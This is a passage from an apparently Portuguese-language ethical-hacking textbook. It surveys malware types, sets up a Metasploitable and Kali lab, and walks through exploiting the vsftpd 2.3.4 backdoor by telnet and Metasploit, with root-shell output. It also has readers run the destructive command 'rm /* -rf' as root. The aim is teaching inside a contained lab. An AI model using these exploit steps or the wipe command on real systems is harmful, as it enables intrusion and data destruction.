Desde então o Ransomware evoluiu para um modelo de extorsão mais complexo. Como muitas empresas estão com seus sistemas de backups preparados para uma eventualidade, além dos dados estarem criptografados e inacessíveis eles são enviados aos atacantes, que possuindo as chaves conseguem descriptografá-los e efetuam tentativas de extorsão contra o vazamento das informações. Na extorsão tripla, além de inutilizar os dados e ameaçar seu vazamento, ainda se adiciona um ataque de negação de serviço orquestrado com máquinas zumbis infectadas.

Os ransomwares são uma das formas mais elaboradas e organizadas de cibercrime hoje em dia. Eles não poupam hospitais nem instituições críticas e de infraestrutura, prejudicando milhares de usuários, empresas e organizações todos os dias.

OLIVEIRA, Jéssica Cristina de. Ransomware - Laboratório de Ataque do WannaCry. Monografia de graduação do curso de Engenharia de Software da Universidade de Brasília. 30 de novembro de 2018.

Spywares

Conhecidos como softwares espiões, o objetivo desses programas é coletar dados. O que é feito e o modo como é feito dependem muito da arquitetura do ataque. Ele pode buscar informações bancárias, carteiras de criptomoedas, números de cartão, senhas, entre outros.

Ele é de difícil detecção, pois apresenta poucos sinais de sua existência. Normalmente em segundo plano, não interfere na operação do sistema. É capaz de realizar espionagem por longos períodos antes de ser notado.

Alguns spywares contam até mesmo com o consentimento do usuário, que utiliza o sistema às vezes sem ler os termos de instalação. Eles podem vir com programas gratuitos, ou serem instalados de modo silencioso sem o consentimento.

ARAÚJO, Guilia. O que é spyware? Entenda como age o 'app espião' e veja como se proteger. Disponível no TechTudo em https://www.techtudo.com.br/noticias/2019/07/o-que-e-spyware-entenda-como-age-o-app-espiao-e-veja-como-se-proteger.ghtml Acesso em 01/12/2022.

Adwares

Perto das pragas que vimos, o adware pode parecer inofensivo. Seu objetivo é mostrar publicidade, sua fonte de renda. Porém, na busca por lucratividade, os adwares chegam a ser irritantes, abrindo janelas de propaganda quando você está realizando outras tarefas, ou redirecionando para sites indesejados. Ele é diferente dos anúncios dos aplicativos, que são legítimos e normalmente desenvolvidos para ter pouco impacto na experiência do usuário. Apesar de parecer inofensivo, o uso de publicidade online para distribuição de malwares é amplamente utilizado.

Ameaças Persistentes

Ameaças persistentes - advanced persistent threat ou APT - são ataques que usam múltiplos atores ou técnicas avançadas, desenvolvidos para ganhar acesso permanente à rede ou sistema comprometido. Eventualmente os atacantes passam despercebidos por longos períodos de tempo, com consequências que podem ser potencialmente destruidoras. Essas ameaças normalmente são

utilizadas por grupos organizados e visam governos e empresas e seu desenvolvimento requer tempo e recursos.

Backdoors: Programas como o Netbus e Back Orifice são usados por cibercriminosos para obter acesso aos sistemas. A instalação de um aplicativo comprometido permite o acesso remoto, muitas vezes com acesso à câmera, keylogger, envio e recepção de arquivos, instalação e desinstalação de aplicativos, captura de tela e transmissão da tela em tempo real.

Rootkits: Rootkits são malwares desenhados para alterar a estrutura do sistema, escalando privilégios e tendo capacidade de interferir com o funcionamento de programas e recursos do sistema. Normalmente utilizam alguma vulnerabilidade do sistema ou engenharia social - como programas piratas ou oferta de vantagens - para serem instalados com permissões administrativas. Normalmente os rootkits não podem ser removidos sem a completa reinstalação do sistema operacional.

Ameaças de Hardware

Além das ameaças virtuais, equipamentos e dispositivos também podem fazer parte de um ataque, sendo vetores importantes de acesso indevido.

Rogue Access Point: um ponto de acesso wireless não autorizado pode estabelecer uma conexão do tipo Man in the Middle. Mesmo quando instalados de forma bem intencionada, como para cobrir uma determinada área que não possui o serviço, ele representa uma ameaça à rede, criando muitas vezes a oportunidade para que o atacante ganhe acesso. Um atacante pode propositalmente instalar um ponto wifi não autorizado em uma empresa para obter acesso de forma discreta e permanente.

O atacante também pode criar uma rede com o mesmo nome e senha da rede verdadeira, em um ataque conhecido como *Evil Twin,* e através da desautenticação de usuários (descrita no capítulo sobre WiFi) fazer com que os usuários sejam derrubados da rede original e se conectem à rede falsa, podendo oferecer páginas de login semelhantes às reais para capturar senhas e roubar dados, por exemplo.

Jammers: dispositivos de interferência eletromagnética que interrompem as conexões e transmissões, inutilizando os serviços.

Dispositivos USB: dispositivos USB infectados podem ser utilizados para destruir, copiar, modificar ou ganhar autorização e acesso a sistemas e permitir o acesso à infraestrutura da empresa. Existem carregadores de celular que possuem funções avançadas de cópia de dados. Existe um pen drive conhecido como *RubberDucky* que possui em seu interior um microcontrolador, e é reconhecido como um teclado pelo computador. Assim que é inserido na máquina começa a executar scripts complexos digitando na velocidade da luz. Com o acesso físico, em alguns segundos, o sistema estará comprometido.

Montando um Laboratório

Objetivo do Capítulo: Montar um laboratório de exploração de sistemas.

Material Necessário: Computador capaz de rodar duas VMs.

- uma VM Metasploitable Linux com 512MB
- uma VM com 2GB de memória ou mais para o Kali Linux.

Para podermos atuar em um ambiente controlado, onde nossas ações não têm implicações significativas em sistemas reais e podemos simular e testar eventos extremos na rede, vamos criar um laboratório com máquinas virtuais que formarão uma rede de sistemas sob nosso controle integral. Tendo um ambiente favorável ao aprendizado e ao qual você tem acesso e posse de forma legal. Muitas das atividades de risco, como testes com malwares, são feitas em máquinas virtuais por estar em um ambiente contido e de simples restauração.

A configuração recomendada para a realização das atividades é um computador que possa rodar as máquinas virtuais (conhecidas como *VMs - Virtual Machines*). Um computador com 16GB ou mais deve rodar tranquilamente. Uma configuração de 8GB permitirá executar bem. Uma configuração de 4GB deve ser suficiente para os testes com Linux, mas poderá reduzir o desempenho nos testes com Windows. De qualquer modo, teste. Faça. As cartas que você tem são importantes, faça o melhor jogo com o que você tem na mão.

VirtualBox e VMWare Player

https://www.virtualbox.org/
https://www.vmware.com/br/products/workstation-player.html

Um processo que cria, monitora e executa máquinas virtuais é conhecido como Hypervisor. Ele permite que computadores ofereçam suporte a máquinas virtuais, compartilhando seus recursos como memória e processamento e compartimentalizando um sistema operacional dentro de outro. Você pode instalar e usar o Windows dentro do Linux por exemplo.

Existem hypervisors chamados de *bare metal*, quando você instala o sistema operacional diretamente no hardware. Utilizaremos hypervisors do tipo 2, conhecidos como *hospedados.* Eles serão executados como uma camada de software dentro do sistema operacional, como outros programas do computador.

O uso de máquinas virtuais simplifica seu backup, replicação, transferência e possibilita que o sistema otimize a utilização de recursos evitando a necessidade de várias máquinas.

VMWARE, Inc. O que é um hypervisor? Disponível em https://www.vmware.com/br/topics/glossary/content/hypervisor.html acesso em 01/12/2022.

Metasploitable Vulnerable Linux Machine

https://docs.rapid7.com/metasploit/metasploitable-2/
https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Metasploitable é uma máquina virtual Linux, rodando Ubuntu e intencionalmente vulnerável. Ela tem esse nome em homenagem ao famoso framework de segurança, o Metasploit Framework, que será estudado e utilizado.

Juntas são uma das ferramentas mais poderosas e completas para treinamento de segurança de sistemas, testes de softwares e protocolos e prática de técnicas de invasão. São por si só um laboratório de Ethical Hacking, permitindo que diversas vulnerabilidades sejam conhecidas e exploradas, e que conceitos importantes do funcionamento do framework possam ser testados. Atacaremos essa máquina de diversas formas, estudando os casos.

Abaixo escolha entre:

VMWare Player, que é a opção mais fácil, para a qual ela já vem preparada e funciona em Windows e Linux.

VirtualBox, que pode ser utilizado em todas as plataformas.

A vantagem do VirtualBox sobre o VMware Player diz respeito a centralizar todas as VMs em uma única plataforma e conseguir realizar Snapshots (tirar “fotografias”) da máquina em determinado momento e restaurá-las facilmente quando necessário.

Caso queira uma configuração rápida utilize o **VMWare Player** para a Metasploitable.

Instalação do Metasploitable no VMWare Workstation Player: Windows e Linux


Essa é a instalação mais simples do Metasploitable. Ela basicamente consiste em abrir o arquivo.

1 - Assim que o download estiver completo, descompacte o arquivo ZIP em uma pasta de sua preferência. Caso ainda não tenha o VMWare player obtenha os arquivos e instale o programa:
https://www.vmware.com/br/products/workstation-player.html


2 - Abra o VMWare Player e escolha a opção Abrir Máquina Virtual, selecione a pasta onde os arquivos foram descompactados, e você poderá adicionar a máquina selecionando o arquivo .vmx. A nova VM aparecerá no lado esquerdo do painel com o nome Metasploitable2-Linux.

3 - Selecione o Metasploitable Linux e pressione o botão *Play Virtual Machine.* Caso seja perguntado se copiou ou moveu, selecione “copiei”. Isso é para evitar que duas máquinas tenham endereços e características idênticas.

4 - Para se conectar e obter um endereço através do seu roteador principal, altere a configuração de rede para BRIDGED.



Na opção Configure Adapters, deixe somente a placa de rede que for utilizar, para evitar conflitos ou que seu endereço seja estabelecido pela rede errada.



e a configuração está concluída.
Você já pode executar a metasploitable.

Instalação do Metasploitable no VirtualBox: para macOS, Windows e Linux


Caso você já tenha alguma experiência com VMs ou queira obtê-la, a instalação no VirtualBox não é difícil, apenas exige alguns passos a mais.


1 - Efetue o download do VirtualBox para sua plataforma em:
https://www.virtualbox.org/wiki/Downloads e instale o programa.

2 - Em *Ferramentas* selecione novo, escolha o nome de sua VM, como por exemplo Metasploitable, escolha tipo Linux, e a distro Ubuntu Linux 64 bit


3 - Escolha o tamanho da memória RAM da sua máquina virtual. 512MB de memória devem ser suficientes.

4 - Escolha o disco a ser utilizado. Você deve informar que o disco já existe, e selecionar o disco que baixou e descompactou anteriormente.



Caso seu disco não esteja na lista, selecione a pasta na lateral  e adicione 

o disco que foi baixado anteriormente.



Selecione o disco Metasploitable.vmdk e finalize a instalação.


Dica! Ao utilizar uma máquina virtual, ela poderá capturar seu mouse e teclado, dando a impressão que você está preso nela. Para sair desse estado utilize CTRL+ALT da esquerda na VMWare, e CTRL direito no VirtualBox.

Crie um Snapshot

Uma das melhores partes de utilizar uma máquina virtual são os snapshots. É como tirar uma fotografia da VM. Funciona com ela desligada ou operacional. Você pode mexer o quanto quiser nas configurações, e criar quantos snapshots forem necessários (desde que tenha espaço em disco para tal façanha), e caso algo dê errado, restaurar o estado anterior. No primeiro exercício do livro, no próximo capítulo, você poderá fazer um ataque destrutivo e restaurar seu snapshot caso esteja utilizando o VirtualBox.

Executando a Metasploitable

Quando tiver finalizado a instalação em sua plataforma virtual, ligue-a e aguarde até que o sistema esteja carregado. Quanto o servidor estiver operacional, você verá a seguinte tela:



Efetue o login na máquina com as credenciais de login *msfadmin* e senha *msfadmin.*
Verifique seu ip com o comando
$ *ifconfig*

E toda vez que aparecer <ipMetasploitable>, coloque esse ip!
Sua máquina virtual vulnerável está pronta para ser explorada!

Kali Linux

https://www.kali.org/

O Kali é uma distribuição Linux gratuita, anteriormente conhecida como *BackTrack*, voltada para estudantes e profissionais de segurança da informação. Possui centenas de ferramentas e aplicativos para efetuar pesquisas e obtenção de informações, testes de penetração, engenharia reversa, criação de trojans e payloads, gestão de vulnerabilidades, análise forense e auditoria segurança de sistemas. Ele foi criado em 2013, é mantido pela empresa *Offensive Security,* e tem como base o Debian.

Para saber mais sobre as ferramentas do Kali Linux você pode fazer uma busca em https://www.kali.org/tools/

Obtendo o Kali Linux

O site oficial para download do Kali Linux é https://www.kali.org/get-kali/

Alguns recursos como RAW sockets não são permitidos quando o Kali está rodando em uma VM. Por isso, alguns consideram que para plena performance a instalação deverá ser nativa na máquina. Esses recursos só são exigidos em situações muito específicas, e com a VM temos mais flexibilidade. Se desejar, todavia, instale em modo nativo

A plataforma Kali Linux é incrível, e ao acessar a página oficial você poderá encontrar:

- Arquivos ISO para instalação nativa
- Arquivos de máquinas virtuais já instaladas e prontos pra rodar
- Versões para rodar em Raspberry
- Versões Para dispositivos móveis
- Máquinas Kali Linux na nuvem, via AWS
- Live CD / USB para rodar nativamente e diretamente de dispositivos externos
- Kali para Windows, através do WSL.

Escolha a sua versão favorita, ou para seguir a receita selecione a versão para VirtualBOX. Se sua máquina suportar dê preferência para a versão 64 bits.

Executando o Kali Linux no VirtualBox

Importe a imagem do Kali para a VirtualBox seguindo os passos:

1 - Extraia os arquivos para a pasta de sua preferência com um programa como o 7zip (https://www.7-zip.org/download.html)

2 - Execute o VirtualBox. Em *Ferramentas*, selecione *Adicionar.* Navegue até a pasta onde os arquivos foram descompactados e escolha o arquivo .vbox

3 - Você pode alterar a quantidade de memória, processadores, configurações de rede e do sistema de acordo com suas necessidades.

4 - Confira se a rede está em modo BRIDGE, que permitirá que tanto seu computador com o sistema nativo que está rodando quanto as máquinas virtuais fiquem na mesma rede. Você pode conferir os endereços de rede através do comando ipconfig no Windows e ifconfig no Linux. Se seus endereços estiverem na mesma rede (192.168.0.1/24 por exemplo) então você está pronto para seguir. Caso alguma das máquinas apresente um endereço diferente (algumas máquinas na rede 10.0.0.1 e outras na rede 192.168.0.1 por exemplo), confira as configurações do adaptador e se está no modo bridge.

5 - Vá até opções de rede -> avançado -> modo promíscuo -> permitir tudo. Isso habilita a captura de pacotes. Confira as configurações de rede, efetue as alterações necessárias e salve a máquina.

6 - Uma vez que esteja satisfeito com a configuração selecione START para iniciar a máquina virtual. Para instalação padrão, *user e password são **kali**.*

Assim que estiver com as duas máquinas funcionando, e na mesma rede, estará pronto para realizar a jornada. Configure o que for necessário, faça os testes com as suas plataformas e quando estiver satisfeito é hora de seguir em frente, com nossa primeira atividade prática.

Executando o Kali Linux no Windows (WSL)

https://learn.microsoft.com/pt-br/windows/wsl/install

O subsistema do Windows para Linux permite que você tenha um ambiente Linux sem a carga gerada por uma máquina virtual. O funcionamento é bastante fluido, mas não é a opção favorita de instalação pois não é tão simples configurar a interface de rede para o modo Bridge. E você não vai conseguir usar o adaptador wifi externo para captura de pacotes no modo promíscuo.

Todavia, se você precisa de uma instalação Linux para outras atividades do dia a dia, é uma excelente opção. Você precisará ter instalado o Windows Subsystem for Linux, que é a plataforma WSL, então habilite-a e instale-a:

- Vá ao menu iniciar, procure por CMD e com o botão direito *executar como Administrador.*
- Instale o WSL:

  ***C:\>** wsl -- install*
  ***c:\>** dism /online /enable-feature /featurename:Microsoft-Windows-Subsystem-Linux /all /norestart*

- Habilite o recurso de máquina virtual:

C:\> *dism /online /enable-feature /feature-name:VirtualMachinePlatform /all /norestart*

Vá até a Microsoft Store e pesquise por Linux. Em seguida escolha a versão de Linux que deseja e instale. Caso tenha dúvidas ou problemas instalando o Kali no WSL você pode consultar a documentação no site https://www.kali.org/docs/wsl/.

Reinicie seu sistema.Abra o prompt de comando e digite

C:\> *kali*

Instale a interface gráfica:
$ *sudo apt install kali-win-kex*

E para iniciar o kex:	**$** *kex*
No modo janela sem bordas do Windows	**$** *kex --sl -s*
Modo melhorado com som	**$** *kex --esm --ip -s*

Para encerrar: *logout*
$ *exit*
C:\> *exit*

MICROSOFT. Istalar o Linux no Windows com o WSL. 24/11/2022. Disponível em https://learn.microsoft.com/pt-br/windows/wsl/install Acesso em 03/12/2022.

Atualizando o Kali Linux

Atualize sua versão:
$ *sudo apt update*
$ *sudo apt upgrade*

Caso tenha espaço em disco e queira instalar várias ferramentas e opcionais:
$ *sudo apt install kali-linux-large*

Metasploit

https://www.metasploit.com


O Metasploit é de propriedade da empresa Rapid7, e seu projeto mais conhecido é o Metasploit Framework, que é uma plataforma de auditoria de segurança gratuita entre as mais poderosas disponíveis atualmente. Possui uma grande e atualizada coleção de exploits, scanners, utensílios e informações. É uma ferramenta robusta para testes de segurança que você pode personalizar de acordo com suas necessidades. O MSF fornece um ambiente de trabalho simples de usar, produtivo e muito poderoso. Ele já vem instalado no Kali Linux.

Você precisa de um conhecimento básico em redes para utilizá-los, utilize algum tempo estudando os conceitos elementares antes de seguir. Vai valer o esforço.

Teremos uma seção inteira sobre o Metasploit. O msfconsole é a interface mais popular para o Metasploit Framework. Ela provê um console "tudo em um" centralizado que permite acesso eficiente a virtualmente todas as opções disponíveis no MSF. O console, assim como o terminal e todas as "janelinhas pretas", são um tanto intimidadores no início, mas assim que você aprende a sintaxe dos comandos também começa a apreciar o poder que essas interfaces trazem. O Kali Linux já vem com o msfconsole instalado.

Agora efetuaremos o acesso ao backdoor do vsftpd de forma automática através do MSFConsole. Inicie sua Workstation Kali Linux, abra o terminal e digite msfconsole.

DICA! Para autocompletar comandos, nomes de diretórios e arquivos utilize a tecla TAB, tanto no shell linux quanto no msfconsole.



Teste de Conectividade - Primeira Invasão

Objetivo do capítulo: Testar o laboratório Metasploitable/Kali Linux, usando um exploit simples que demonstra o procedimento de invasão a um sistema.

Backdoor Vsftpd

Na porta 21 da Metasploitable2 está o servidor vsftpd, um servidor FTP popular. Essa versão possui uma backdoor que foi inserida no código por um invasor desconhecido. A vulnerabilidade foi rapidamente identificada e corrigida, mas não antes de ter sido baixada por vários usuários. A vulnerabilidade funciona da seguinte forma: se em um login o usuário terminar com os caracteres :) que representam uma carinha feliz, o programa abre a porta 6200, que fica aguardando conexões.

A maior parte dos computadores não utiliza mais o telnet, devido à sua natureza sem criptografia que o torna essencialmente inseguro. Portanto, pode ser que você não o tenha instalado em sua máquina. Em seguida você utilizará o framework Metasploit para automatizar essa exploração e conseguir um shell de modo muito mais eficiente. Mas para fins didáticos, segue o funcionamento do modo manual:

Efetue login na metasploitable com o usuário *msfadmin* e senha *msfadmin.* Obtenha o endereço IP com o comando *ifconfig.* A partir de qualquer computador na mesma rede que possua o telnet instalado, execute os comandos:

$ *telnet <ipMetasploitable> 21*
user user :)
pass senha

root@ubuntu:~# **telnet 192.168.99.131 21**
Trying 192.168.99.131...
Connected to 192.168.99.131.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user user:)
331 Please specify the password.
pass senha
Connection closed.

Em seguida conecte-se na Backdoor, na porta 6200, como no exemplo:

root@ubuntu:~# **telnet 192.168.99.131 6200**
Trying 192.168.99.131...
Connected to 192.168.99.131.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)

Backdoor Vsftp usando Metasploit

O metasploit será devidamente apresentado em um capítulo exclusivo. Por hora, vamos apenas utilizá-lo.Vá até sua máquina virtual Kali Linux e digite:

$ *msfconsole*

Assim que carregar, será exibida uma tela com um banner, e a plataforma estará pronta para uso. A qualquer momento você pode digitar *help* e uma tela com ajuda será exibida. Navegue pelos comandos para ter uma ideia geral. Eles estão divididos em categorias para facilitar a compreensão. Vamos começar com o comando search para procurar se existe qualquer coisa a respeito do vsftpd

msf> *search vsftpd*

```
Matching Modules
================
  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

E encontramos um módulo, com Rank excelente (que significa que ele possui grandes chances de sucesso e grande capacidade de interferência no sistema). Carregue-o com o comando:

msf> *use exploit/unix/ftp/vsftpd_234_backdoor*

```
[*] No payload configured, defaulting to cmd/unix/interact
```

Uma das grandes vantagens de usar o metasploit é que ele leva até o alvo um payload, uma “carga útil” que auxilia a obter uma interface para que se possa inserir comandos e receber as respostas. Quando se executa o exploit, tenta-se estabelecer uma comunicação com o alvo, que pode ser:

1 - de um modo direto (*bind connection*), onde o alvo fica ouvindo em uma porta, como é o caso do vsftpd

2 - de um modo reverso, onde nós ficamos esperando que o alvo se conecte, e nosso payload estabelece uma conexão. O modo reverso possui uma grande vantagem: para os sistemas de firewall ele é uma requisição legítima, pois parte de dentro da própria rede.

Veja as informações sobre o módulo que acabou de carregar com o comando

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > *show info*

Uma página com várias informações sobre o módulo irá aparecer. O nome do módulo, sua plataforma, que tipo de acesso fornece, licença de uso, descrição, data e outras informações interessantes, até mesmo referências para se aprofundar sobre a vulnerabilidade.
Uma atenção especial deve ser dada para as opções básicas, especialmente as obrigatórias (required). Veja quais opções o módulo possui com o comando

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > *show options*

neste exploit só existem dois parâmetros: RHOSTS e RPORT. Quando se tratar de Hosts Remotos, você irá configurar o RHOSTS e RPORT. Quando você precisar configurar um payload reverso, também terá que informar seu próprio IP (Local Host), nesse caso informando LHOST e LPORT.
Obtenha o endereço IP de sua metasploitable. Como ainda não estamos efetuando uma varredura *-scan-* de endereços e portas, vamos obter o endereço manualmente. Faça o login com o usuário *msfadmin* e senha *msfadmin* e utilize o comando

msfadmin@metasploitable:~$ *ifconfig*

Pegue o endereço de sua interface metasploitable2 que está na mesma rede, esse será o RHOSTS.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > *set RHOSTS <ipMetasploitable>*

Dica! *Para configurar o RHOSTS para todos os módulos -que será o caso quando for tentar vários exploits contra um mesmo alvo- use o comando* ***setg*** *para variáveis globais: setg RHOSTS <ipMetasploitable>*

Teste a conectividade com o ping
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > *ping <ipMetasploitable>*

e finalmente execute o exploit:
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > *run*

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > setg RHOSTS 192.168.0.26
RHOSTS => 192.168.0.26
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.26:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.26:21 - USER: 331 Please specify the password.
[+] 192.168.0.26:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.26:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

enquanto conectado ao sistema remoto:

vá para diretório raiz: *cd /*
crie um arquivo com uma mensagem: *echo estive aqui > owned.txt*
liste o diretório e verifique se o arquivo foi criado: *ls*
encerre a conexão: *exit*

Poderíamos ter usado um comando que inutilizaria a máquina e por isso essa é considerada uma vulnerabilidade gravíssima. Se você efetuou a instalação no VirtualBox e criou um snapshot - ou se está disposto a instalar novamente a Metasploitable no VMWare Player - é uma experiência interessante ver a velocidade e profundidade do estrago que esse comando pode causar. Lembre-se sempre que “Com grandes poderes vêm grandes responsabilidades.” - *Tio Ben, do Homem Aranha.* Esse é o poder do shell. Para compreender a profundidade dos danos causados por um comando como superusuário digite: ***rm /* -rf*** e apagará todos os arquivos do disco que não estiverem bloqueados. Você verá que em alguns segundos não será mais possível executar nenhum comando, e a máquina não irá iniciar o sistema novamente. Ela foi inutilizada.

RAPID7, Inc. Metasploitable 2 Exploitability Guide. Disponível em https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide acesso em 23/11/2022.

Tudo funcionando?

Se tudo correu como o planejado, ou ao menos você conseguiu solucionar eventuais problemas que tenham surgido, você efetuou com sucesso seu primeiro acesso. O curioso é que o próprio usuário *msfadmin* vai conseguir ver o arquivo mas não poderá acessar seu conteúdo.

Na metasploitable efetue o login *(msfadmin/msfadmin)*

Vá para o diretório raiz: *cd /*
Liste os arquivos: *ls -l*
Tente ver o conteúdo do arquivo owned.txt: *cat owned.txt*
cat: owned.txt: Permission denied
Acesse como superusuário: *sudo su* (senha *msfadmin*)
Tente ver o conteúdo do arquivo owned.txt: *cat owned.txt*
estive aqui

Espero que tudo tenha dado certo e que possamos começar nossa jornada! Caso tenha algo errado, tente as soluções que seguem, ou acesse nossos grupos que tentaremos resolver juntos!

Resolvendo problemas na instalação e conectividade

Caso tenha algum problema de conectividade, isole-o da seguinte maneira:
Vá até seu sistema nativo e obtenha o endereço ip com *ifconfig* ou *ipconfig.*
Anote o endereço, máscara e gateway.

Repita o processo para a Metasploitable e para a Workstation Kali, ou qualquer outro computador que deseje efetuar a varredura na rede. Todos devem estar na mesma rede. O computador com configuração diferente deverá ser analisado. Caso você tenha dúvidas, existem diversas calculadoras que permitem que com o IP e a máscara você obtenha todas as informações e endereços daquela sub rede.

O Que é o Pentesting?

Objetivo do capítulo: oferecer uma apresentação geral ao procedimento de teste de penetração de sistemas.

O teste de penetração ou pentest é o processo de obter informações, identificar eventuais vulnerabilidades, tentar explorá-las e avaliar um sistema. Desempenha um papel fundamental na descoberta e correção de falhas.

